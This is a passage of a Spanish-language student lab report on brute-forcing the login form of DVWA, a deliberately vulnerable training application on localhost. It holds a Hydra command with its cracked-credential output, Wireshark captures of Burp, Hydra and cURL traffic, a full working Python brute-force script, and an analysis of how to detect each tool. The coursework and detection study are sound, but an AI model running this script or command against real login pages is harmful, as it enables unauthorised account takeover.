felipe@DESKTOP-LFCP4V2:~$ hydra -L ./Pwdb_top-1000.txt.1 -P ./Pwdb_top-1000.txt.1 127.0.0.1 -s 8090 http-get-form '/vulnerabilities/brute/:username='^USER'&password='^PASS'&Login=Login:H=Cookie:PHPSESSID=3iucv7hj8jnn3budsagj2037m0; security=lo w:F=Username and/or password incorrect'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-27 20:10:26
[ERROR] Unknown optional argument: w
[ERROR] Unknown optional argument: F=Username and/or password incorrect
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000000 login tries (l:1000/p:1000), ~62500 tries per task
[DATA] attacking http-get-form://127.0.0.1:8090/vulnerabilities/brute/:username='^USER'&password='^PASS'&Login=Login:H=Cookie:PHPSESSID=3iucv7hj8jnn3budsagj2037m0; security=lo
w:F=Username and/or password incorrect
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: 123456
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: 123456789
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: 1234
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: abc123
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: 1q2w3e4r5t
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: qlw2e3r4t5y6
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: password
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: qwerty
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: 12345678
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: 12345
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: 123123
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: 1234567890
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: 1234567
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: iloveyou
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: 111111
[8090][http-get-form] host: 127.0.0.1 login: 123456 password: 123
```

Figura 16: ataque con hydra .

```

felipe@DESKTOP-LFCP4V2: ~ X Windows PowerShell X felipe@DESKTOP-LFCP4V2: ~ + v
[8090][http-get-form] host: 127.0.0.1 login: rocket password: password
[8090][http-get-form] host: 127.0.0.1 login: rocket password: qwerty
[8090][http-get-form] host: 127.0.0.1 login: rocket password: 12345678
[8090][http-get-form] host: 127.0.0.1 login: rocket password: 12345
[8090][http-get-form] host: 127.0.0.1 login: rocket password: 123123
[8090][http-get-form] host: 127.0.0.1 login: rocket password: 111111
[8090][http-get-form] host: 127.0.0.1 login: rocket password: 1234
[8090][http-get-form] host: 127.0.0.1 login: rocket password: 1234567890
[8090][http-get-form] host: 127.0.0.1 login: rocket password: 1234567
[8090][http-get-form] host: 127.0.0.1 login: rocket password: abc123
[8090][http-get-form] host: 127.0.0.1 login: rocket password: 1q2w3e4r5t
[8090][http-get-form] host: 127.0.0.1 login: rocket password: q1w2e3r4t5y6
[8090][http-get-form] host: 127.0.0.1 login: rocket password: iloveyou
[8090][http-get-form] host: 127.0.0.1 login: rocket password: 123
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: 123456
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: 123456789
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: password
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: qwerty
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: 12345678
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: 12345
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: 123123
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: 111111
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: 1234
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: 1234567890
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: 1234567
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: abc123
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: 1q2w3e4r5t
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: q1w2e3r4t5y6
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: iloveyou
[8090][http-get-form] host: 127.0.0.1 login: g13916055158 password: 123
1 of 1 target successfully completed, 15981 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-27 19:37:01

```

Figura 17: ataque con hydra continuacion .

2.12. Obtención de al menos 2 pares (hydra)

Tras la ejecución del comando, Hydra identificó y reportó los siguientes pares de credenciales válidos:

admin / password

Dado que no se utilizó hydra en ubuntu sino que en una terminal externa al entorno se ejecutó otro diccionario en este caso de 100 palabras en cuyo caso sí dio acceso como se puede ver en la figura 17 de ítem anterior.

2.13. Explicación paquete curl (tráfico)

El tráfico generado por cURL (copiado desde el navegador) se caracteriza por ser una petición única en la que se envía un solo paquete HTTP (o un par para el acceso válido y

otro para el inválido). Este no está diseñado para ataques de fuerza bruta en volumen.

Contiene un conjunto completo de cabeceras HTTP idénticas a las de un navegador real, incluyendo el User-Agent específico (Mozilla/5.0... Chrome/145.0.0.0 Safari/537.36), Referer, Accept-Language, y, lo más importante para la sesión de DVWA, la cabecera Cookie (PHPSESSID, security=low)

2.14. Explicación paquete burp (tráfico)

El tráfico de Burpsuite Intruder es un flujo de múltiples peticiones HTTP con una estructura idéntica, pero con el contenido de los parámetros de payload modificado en cada intento

Se genera una gran cantidad de peticiones consecutivas. El User-Agent y el resto de las cabeceras HTTP se mantienen constantes a lo largo de todo el ataque y solamente los campos designados como payload (usuario y/o contraseña) cambian en la URL o el cuerpo de la petición como se pueden ver en las figuras 19 y 20.

The screenshot displays a Wireshark capture of an HTTP brute force attack. The left pane shows a list of packets, and the right pane shows the details of a selected packet, including the HTTP request and response.

No.	Time	Source	Destination	Protocol	Length	Info
16	0.772978887	127.0.0.1	127.0.0.1	HTTP	788	GET /vulnerabilities/brute/?username=1loveyou&password=password
24	0.773554383	127.0.0.1	127.0.0.1	HTTP	788	GET /vulnerabilities/brute/?username=1loveyou&password=password
28	0.777786756	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
32	0.777992724	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
45	1.420926258	127.0.0.1	127.0.0.1	HTTP	775	GET /vulnerabilities/brute/?username=123&password=password
53	1.421257688	127.0.0.1	127.0.0.1	HTTP	775	GET /vulnerabilities/brute/?username=123&password=password
57	1.425868399	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
61	1.425868946	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
78	2.143893289	127.0.0.1	127.0.0.1	HTTP	778	GET /vulnerabilities/brute/?username=000000&password=password
86	2.143288956	127.0.0.1	127.0.0.1	HTTP	778	GET /vulnerabilities/brute/?username=000000&password=password
90	2.146514373	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
94	2.146624383	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
105	2.890095388	127.0.0.1	127.0.0.1	HTTP	778	GET /vulnerabilities/brute/?username=12321&password=password
113	2.890302662	127.0.0.1	127.0.0.1	HTTP	778	GET /vulnerabilities/brute/?username=12321&password=password
117	2.892869142	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
121	2.893121038	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
132	3.663174250	127.0.0.1	127.0.0.1	HTTP	788	GET /vulnerabilities/brute/?username=1q2w3e4r&password=password
140	3.663457071	127.0.0.1	127.0.0.1	HTTP	788	GET /vulnerabilities/brute/?username=1q2w3e4r&password=password
144	3.665352033	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
148	3.665570719	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
153	4.460715236	127.0.0.1	127.0.0.1	HTTP	782	GET /vulnerabilities/brute/?username=querytop&password=password
161	4.460983367	127.0.0.1	127.0.0.1	HTTP	782	GET /vulnerabilities/brute/?username=querytop&password=password
165	4.463511382	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
169	4.463733478	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
174	5.285644172	127.0.0.1	127.0.0.1	HTTP	783	GET /vulnerabilities/brute/?username=yuantuo2012&password=password
182	5.285821617	127.0.0.1	127.0.0.1	HTTP	783	GET /vulnerabilities/brute/?username=yuantuo2012&password=password
186	5.297436004	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found

The right pane shows the details of a selected packet, including the HTTP request and response. The request is a GET request to /vulnerabilities/brute/?username=admin&password=password. The response is a 302 Found status code.

Request	Payload 1	Payload 2	Status code	Response	Error	Time
1	admin	password	302	2		
3	123456	password	302	4		
5	123456789	password	302	3		
7		password	302	2		
9	12345678	password	302	2		
11	123123	password	302	2		
13	1234	password	302	2		
15	1234567	password	302	1		
17	1q2w3e45t	password	302	2		
0		password	302	1		
2	admin	password	302	2		
4	smithy	password	302	2		
6	password	password	302	2		

Figura 18: wireshark burp .

No.	Time	Source	Destination	Protocol	Length	Info
16	0.772978087	127.0.0.1	127.0.0.1	HTTP	780	GET /vulnerabilities/brute/?username=iloveyou&password=password
24	0.773251433	172.19.0.1	172.19.0.3	HTTP	780	GET /vulnerabilities/brute/?username=iloveyou&password=password
28	0.77786756	172.19.0.3	172.19.0.1	HTTP	553	HTTP/1.1 302 Found
32	0.777992721	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
45	1.420020828	127.0.0.1	127.0.0.1	HTTP	775	GET /vulnerabilities/brute/?username=123&password=password&Login=Login
53	1.421257008	172.19.0.1	172.19.0.3	HTTP	775	GET /vulnerabilities/brute/?username=123&password=password&Login=Login
57	1.425508199	172.19.0.3	172.19.0.1	HTTP	553	HTTP/1.1 302 Found
61	1.425868946	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
78	2.143093209	127.0.0.1	127.0.0.1	HTTP	778	GET /vulnerabilities/brute/?username=000000&password=password
86	2.143288956	172.19.0.1	172.19.0.3	HTTP	778	GET /vulnerabilities/brute/?username=000000&password=password
90	2.146514373	172.19.0.3	172.19.0.1	HTTP	553	HTTP/1.1 302 Found
94	2.146624183	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
105	2.890095386	127.0.0.1	127.0.0.1	HTTP	778	GET /vulnerabilities/brute/?username=123321&password=password
113	2.890302602	172.19.0.1	172.19.0.3	HTTP	778	GET /vulnerabilities/brute/?username=123321&password=password
117	2.892869142	172.19.0.3	172.19.0.1	HTTP	553	HTTP/1.1 302 Found
121	2.893121038	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
132	3.663174250	127.0.0.1	127.0.0.1	HTTP	780	GET /vulnerabilities/brute/?username=1q2w3e4r&password=password
140	3.663457671	172.19.0.1	172.19.0.3	HTTP	780	GET /vulnerabilities/brute/?username=1q2w3e4r&password=password
144	3.665352033	172.19.0.3	172.19.0.1	HTTP	553	HTTP/1.1 302 Found
148	3.665537079	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
153	4.460715236	127.0.0.1	127.0.0.1	HTTP	782	GET /vulnerabilities/brute/?username=qertyuiop&password=password
161	4.460983367	172.19.0.1	172.19.0.3	HTTP	782	GET /vulnerabilities/brute/?username=qertyuiop&password=password
165	4.463511382	172.19.0.3	172.19.0.1	HTTP	553	HTTP/1.1 302 Found
169	4.463733478	127.0.0.1	127.0.0.1	HTTP	553	HTTP/1.1 302 Found
174	5.285644172	127.0.0.1	127.0.0.1	HTTP	783	GET /vulnerabilities/brute/?username=yuantuo2012&password=password
182	5.285821617	172.19.0.1	172.19.0.3	HTTP	783	GET /vulnerabilities/brute/?username=yuantuo2012&password=password
186	5.287406809	172.19.0.3	172.19.0.1	HTTP	553	HTTP/1.1 302 Found
Hypertext Transfer Protocol						
GET /vulnerabilities/brute/?username=123&password=password&Login=Login HTTP/1.1\r\n						
[Expert Info (Chat/Sequence): GET /vulnerabilities/brute/?username=123&password=password&Login=Login HTTP/1.1\r\n]						
[GET /vulnerabilities/brute/?username=123&password=password&Login=Login HTTP/1.1\r\n]						
[Severity Level: Chat]						
[Group: Sequence]						
Request Method: GET						
Request URI: /vulnerabilities/brute/?username=123&password=password&Login=Login						
Request URI Path: /vulnerabilities/brute/						
Request URI Query: username=123&password=password&Login=Login						
Request URI Query Parameter: username=123						
Request URI Query Parameter: password=password						
Request URI Query Parameter: Login=Login						
Request Version: HTTP/1.1						
Host: localhost:8080\r\n						
sec-ch-ua: "Not-A?Brand";v="24", "Chromium";v="140"\r\n						
sec-ch-ua-mobile: ?0\r\n						
sec-ch-ua-platform: "Linux"\r\n						
Accept-Language: es-ES,es;q=0.9\r\n						
Upgrade-Insecure-Requests: 1\r\n						
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36\r\n						
0000	00 00 03 04 00 06 00 00	00 00 00 00 00 00 00 00			
0010	45 00 02 f7 18 dc 40 00	40 06 29 23 7f 00 00 01	E.....@. @.)#			
0020	7f 00 00 01 ed 22 1f 40	14 cf 3b 56 e5 8c 48 6b" @ ;V.-Hk			
0030	80 18 02 00 00 ec 00 00	01 01 08 0a 47 72 6b 71Grkq			
0040	47 72 6b 71 47 45 54 20	2f 76 75 6c 6e 65 72 61	GrkqGET /vulnera			
0050	62 69 6c 69 74 69 65 73	2f 62 72 75 74 65 2f 3f	bilities /brute/?			
0060	75 73 65 72 6e 61 6d 65	3d 31 32 33 26 70 61 73	username =123&pas			

Figura 19: wireshark burp en detalle .

2.15. Explicación paquete hydra (tráfico)

El tráfico de Hydra se distingue por su velocidad y concurrencia. La captura de tráfico muestra muchas secuencias de peticiones HTTP/GET.

Hydra tiende a usar un User-Agent más genérico o incluso a omitir ciertas cabeceras que un navegador real sí incluiría, o a utilizar un User-Agent que identifica directamente la herramienta y mostrar explícitamente que dice Hydra en el mensaje, figura 21.

Al igual que Burp, la única variación en el tráfico son los valores de username y password en la cadena de la petición.

http						
No.	Time	Source	Destination	Protocol	Length	Info
577	0.053468677	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
579	0.053613215	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
581	0.053677313	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
585	0.053726925	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
587	0.053744433	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
591	0.053766816	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
593	0.053781079	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
597	0.053887126	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
601	0.053944529	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
603	0.053981319	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
607	0.054154990	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
609	0.054414351	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
613	0.054512751	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
615	0.054544367	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
617	0.054669672	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
619	0.054757532	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
621	0.054827883	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
625	0.055753946	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
627	0.055809666	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
633	0.055974002	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
637	0.056141398	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
638	0.056147517	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
641	0.056170808	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
645	0.056190568	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
649	0.056520864	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
650	0.056587139	127.0.0.1	127.0.0.1	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
653	0.056994181	172.19.0.1	172.19.0.3	HTTP	158	GET /vulnerabilities/brute/ HTTP/1.0
Frame 591: 158 bytes on wire (1264 bits), 158 bytes captured (1264 bits) on interface any, id 0						
Linux cooked capture						
Internet Protocol Version 4, Src: 172.19.0.1, Dst: 172.19.0.3						
Transmission Control Protocol, Src Port: 35482, Dst Port: 80, Seq: 1, Ack: 1, Len: 90						
Hypertext Transfer Protocol						
GET /vulnerabilities/brute/ HTTP/1.0\r\n						
[Expert Info (Chat/Sequence): GET /vulnerabilities/brute/ HTTP/1.0\r\n]						
[GET /vulnerabilities/brute/ HTTP/1.0\r\n]						
[Severity level: Chat]						
[Group: Sequence]						
Request Method: GET						
Request URI: /vulnerabilities/brute/						
Request Version: HTTP/1.0						
Host: 127.0.0.1\r\n						
User-Agent: Mozilla/5.0 (Hydra)\r\n						
\r\n						
[Full request URI: http://127.0.0.1/vulnerabilities/brute/]						
[HTTP request 1/1]						
[Response in frame: 672]						
0000 00 04 00 01 00 06 02 42 a7 0a 51 fb 00 00 08 00B . Q.....						
0010 45 00 00 8e 73 cb 40 00 40 06 6e 74 ac 13 00 01 E...s.@. @nt....						
0020 ac 13 00 03 8a 9a 00 50 bc 2b c9 71 c8 4d f8 7fP .+q.M...						
0030 80 18 01 f6 58 ab 00 00 01 01 08 0a 71 32 45 1aX.....q2E...						
0040 6e 04 bc cd 47 45 54 20 2f 76 75 6c 6e 65 72 61 n...GET /vulnera						
0050 62 69 6c 69 74 69 65 73 2f 62 72 75 74 65 2f 20 bilities /brute/						

Figura 20: wireshar hydra en detalle .

2.16. Mención de las diferencias (tráfico)

Dentro de las diferencias de trafico que se vieron esta la tase de peticiones en las que cURL genera un volumen de tráfico mínimo (1 a 2 peticiones por login manual) , mientras que Burpsuite y Hydra generan un volumen alto para el ataque de fuerza bruta.

Por otro lado esta la concurrencia, Hydra es la herramienta más concurrente, enviando muchos paquetes a la vez, lo que se nota en la alta tasa de peticiones por segundo. Burpsuite (versión Community) es generalmente más secuencial o menos optimizado en concurrencia.

tambien esta el encabezado User-Agent: El User-Agent de cURL es el más auténtico (clon perfecto de un navegador). El de Hydra es el más genérico o identificable (a menudo revela el nombre de la herramienta). Burpsuite utiliza un User-Agent de navegador, pero es idéntico a lo largo de un alto volumen de peticiones.

yY como ultimo esta el proposito mismo de las peticiones en las que el trafico de cURL

se enfoca en replicar una interacción manual (aunque sea maliciosa). El tráfico de Burpsuite y Hydra se enfoca en el envío automatizado y sistemático de payloads, lo que se traduce en una secuencia de peticiones estructuralmente idénticas.

2.17. Detección de SW (tráfico)

Sí, es posible detectar a qué herramienta corresponde cada paquete analizando las cabeceras HTTP, especialmente el campo User-Agent. Por ejemplo Hydra es la más sencilla. Si el User-Agent es por defecto, contendrá una cadena que referencia a Hydra o será un User-Agent demasiado genérico que no corresponde a un navegador conocido.

Mientras que Burpsuite es detecta analizando el patrón de tráfico: un alto volumen de peticiones rápidas, todas con la misma cabecera User-Agent. Y la de cURL Es el más difícil, ya que el User-Agent fue copiado de un navegador. La detección se basaría en la anormalidad de la sesión.

2.18. Interacción con el formulario (python)

El script de Python utiliza la librería requests para interactuar con el formulario de fuerza bruta. Se inicializa una `requests.Session()` para gestionar automáticamente las cookies de sesión (PHPSESSID) y mantener el estado de la aplicación, para pasar el sistema de sesiones de DVWA.

seutilizo el diccionario de 1000 como se puede ver en el codigo tanto para contraseñas y usuarios y se envía usando el parámetro data en el método `session.post()`.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Listing 6: Código Python

```
import requests
import time
import sys

USERS_FILE = "Pwdb_top-1000.txt"      # fichero con usuarios (uno por l nea)
PASSES_FILE = "Pwdb_top-1000.txt"    # fichero con contrase as (uno por l nea)
OUTPUT_FILE = "valid_combos.txt"
LOGIN_URL = "http://localhost:8000/vulnerabilities/brute/"
SUCCESS_MESSAGE = "Welcome to the password protected area" #
DELAY = 0.03

# Cookies y headers copiados (ajusta PHPSESSID si cambia)
COOKIES = {
    "pma_lang": "es",
    "pmaUser-1": "o4PpChpIYAayOL25ybAiimm%2B9sadBgxUM6FR1pPd7UFQRyFHV1y3JQlfJDg%3D",
    "phpMyAdmin": "22162dfc29b822a838ff99b3d46b2aba",
    "PHPSESSID": "9tic44pce0bvh1tr3kqsk7bcc6",
    "security": "low"
}

HEADERS = {
    "User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3",
    "Accept-Encoding": "gzip, deflate, br, zstd",
    "Connection": "keep-alive",
    "Referer": "http://localhost:8000/vulnerabilities/brute/",
    "Upgrade-Insecure-Requests": "1"
}

def run_bruteforce(user_list_path, password_list_path):
    print(f"[*] Iniciando ataque contra {LOGIN_URL}")
    total_attempts = 0
    found = []

    try:
        with open(user_list_path, "r", encoding="utf-8", errors="ignore") as uf:
            users = [u.strip() for u in uf if u.strip()]
    except FileNotFoundError:
        print(f"[!] Error: no se encontr el archivo de usuarios: {user_list_path}")
        return False

    try:
        with open(password_list_path, "r", encoding="utf-8", errors="ignore") as pf:
            passwords = [p.strip() for p in pf if p.strip()]
    except FileNotFoundError:
        print(f"[!] Error: no se encontr el archivo de contrase as: {password_list_path}")
        return False

    if not users or not passwords:
        print(f"[!] Error: archivos vac os.")
        return False

    s = requests.Session()
    s.headers.update(HEADERS)
    s.cookies.update(COOKIES)

    # limpiar archivo de salida previo
    open(OUTPUT_FILE, "w").close()
```

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Listing 7: Código Python

```
start = time.time()
try:
    for ui, user in enumerate(users, start=1):
        print(f"\n[*] - Probando usuario - {ui}/{len(users)}: - {user}")
        for pi, pwd in enumerate(passwords, start=1):
            payload = {"username": user, "password": pwd, "Login": "Login"}
            try:
                r = s.get(LOGIN_URL, params=payload, timeout=15, allow_redirects=True)
            except requests.RequestException as e:
                print(f"\n[!] - Error request - {user}:{pwd} -> {e}")
                time.sleep(DELAY)
                continue

            total_attempts += 1
            body = r.text or ""
            length = len(body)

            # comprobación simple de éxito por mensaje en página
            if SUCCESS_MESSAGE in body:
                print("\n\n[+] - CREDENCIAL - VALIDADA - ENCONTRADA!")
                print(f"----- Usuario -----: {user}")
                print(f"----- Contraseña -----: {pwd}")
                print(f"----- status -----: {r.status_code} - longitud={length}")
                found.append((user, pwd))
                with open(OUTPUT_FILE, "a", encoding="utf-8") as outf:
                    outf.write(f"{user}:{pwd} - status={r.status_code} - len={length}\n")
                # NO retornamos; seguimos buscando más (si quisieras parar, descomenta la siguiente línea)
                # return True

            # mostrar progreso sencillo (se sobrescribe)
            sys.stdout.write(f"\rIntentos: - {total_attempts} - | - Probando - {user}:{pwd} -> - status={r.status_code}")
            sys.stdout.flush()

            if DELAY:
                time.sleep(DELAY)

except KeyboardInterrupt:
    print("\n[!] - Interrumpido por usuario - (Ctrl+C).")

elapsed = time.time() - start
print(f"\n\n[*] - Ataque finalizado. - Tiempo: - {elapsed:.2f}s - intentos: - {total_attempts}")

if found:
    print(f"[*] - Credenciales validadas encontradas - ({len(found)})")
    for u, p in found:
        print(f"----- {u}: {p}")
    print(f"[*] - También guardadas en: - {OUTPUT_FILE}")
    return True
else:
    print(f"[-] - No se encontraron credenciales validadas.")
    return False

if __name__ == "__main__":
    run_bruteforce(USERS_FILE, PASSES_FILE)
```

2.19. Cabeceras HTTP (python)

La cabecera HTTP esencial para que el ataque de fuerza bruta funcione contra DVWA es la cabecera Cookie porque DVWA requiere la cookie de sesión (PHPSESSID) y, en particular el parámetro de nivel de seguridad (security=low). como se puede ver en las figura 22 y en mas detalle 23.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	HTTP	742	GET /vulnerabilities/brute/?username=qwerty&password=q1w2e3r4t5&Login=Login HTTP/1.1\r\n
2	0.002135758	172.19.0.1	172.19.0.3	HTTP	742	GET /vulnerabilities/brute/?username=qwerty&password=q1w2e3r4t5&Login=Login HTTP/1.1\r\n
4	0.018765667	172.19.0.3	172.19.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
8	0.018872027	127.0.0.1	127.0.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
9	0.045467079	127.0.0.1	127.0.0.1	HTTP	741	GET /vulnerabilities/brute/?username=qwerty&password=q1w2e3r4t5&Login=Login HTTP/1.1\r\n
10	0.045520119	172.19.0.1	172.19.0.3	HTTP	741	GET /vulnerabilities/brute/?username=qwerty&password=q1w2e3r4t5&Login=Login HTTP/1.1\r\n
12	0.04998054	172.19.0.3	172.19.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
16	0.050063094	127.0.0.1	127.0.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
17	0.084403307	127.0.0.1	127.0.0.1	HTTP	738	GET /vulnerabilities/brute/?username=qwerty&password=hunter&Login=Login HTTP/1.1\r\n
18	0.084594816	172.19.0.1	172.19.0.3	HTTP	738	GET /vulnerabilities/brute/?username=qwerty&password=hunter&Login=Login HTTP/1.1\r\n
20	0.086487120	172.19.0.3	172.19.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
24	0.086697999	127.0.0.1	127.0.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
25	0.119965109	127.0.0.1	127.0.0.1	HTTP	740	GET /vulnerabilities/brute/?username=qwerty&password=Password HTTP/1.1\r\n
26	0.120550702	172.19.0.1	172.19.0.3	HTTP	740	GET /vulnerabilities/brute/?username=qwerty&password=Password HTTP/1.1\r\n
28	0.124168370	172.19.0.3	172.19.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
32	0.124374619	127.0.0.1	127.0.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
33	0.156532774	127.0.0.1	127.0.0.1	HTTP	741	GET /vulnerabilities/brute/?username=qwerty&password=qazwsxed HTTP/1.1\r\n
34	0.156722949	172.19.0.1	172.19.0.3	HTTP	741	GET /vulnerabilities/brute/?username=qwerty&password=qazwsxed HTTP/1.1\r\n
36	0.160339437	172.19.0.3	172.19.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
40	0.160521696	127.0.0.1	127.0.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
41	0.192522577	127.0.0.1	127.0.0.1	HTTP	738	GET /vulnerabilities/brute/?username=qwerty&password=lovely&Login=Login HTTP/1.1\r\n
42	0.192571727	172.19.0.1	172.19.0.3	HTTP	738	GET /vulnerabilities/brute/?username=qwerty&password=lovely&Login=Login HTTP/1.1\r\n
44	0.195023673	172.19.0.3	172.19.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
48	0.195091493	127.0.0.1	127.0.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)
49	0.227120839	127.0.0.1	127.0.0.1	HTTP	738	GET /vulnerabilities/brute/?username=qwerty&password=9999999&Login=Login HTTP/1.1\r\n
50	0.227323268	172.19.0.1	172.19.0.3	HTTP	738	GET /vulnerabilities/brute/?username=qwerty&password=9999999&Login=Login HTTP/1.1\r\n
52	0.230919686	172.19.0.3	172.19.0.1	HTTP	1872	HTTP/1.1 200 OK (text/html)

Frame 2: 742 bytes on wire (5936 bits), 742 bytes captured (5936 bits) on interface any, id 0
 Linux cooked capture
 Internet Protocol Version 4, Src: 172.19.0.1, Dst: 172.19.0.3
 Transmission Control Protocol, Src Port: 38970, Dst Port: 80, Seq: 1, Ack: 1, Len: 674
 Hypertext Transfer Protocol
 GET /vulnerabilities/brute/?username=qwerty&password=q1w2e3r4t5&Login=Login HTTP/1.1\r\n
 [Expert Info (Chat/Sequence): GET /vulnerabilities/brute/?username=qwerty&password=q1w2e3r4t5&Login=Login HTTP/1.1\r\n]
 Request Method: GET
 Request URI: /vulnerabilities/brute/?username=qwerty&password=q1w2e3r4t5&Login=Login
 Request Path: /vulnerabilities/brute/
 Request URI Query: password=q1w2e3r4t5&Login=Login
 Request URI Query Parameter: password=q1w2e3r4t5
 Request URI Query Parameter: Login=Login
 Request Version: HTTP/1.1
 Host: localhost:8000\r\n
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0\r\n
 Accept-Encoding: gzip, deflate, br, zstd\r\n
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
 Connection: keep-alive\r\n
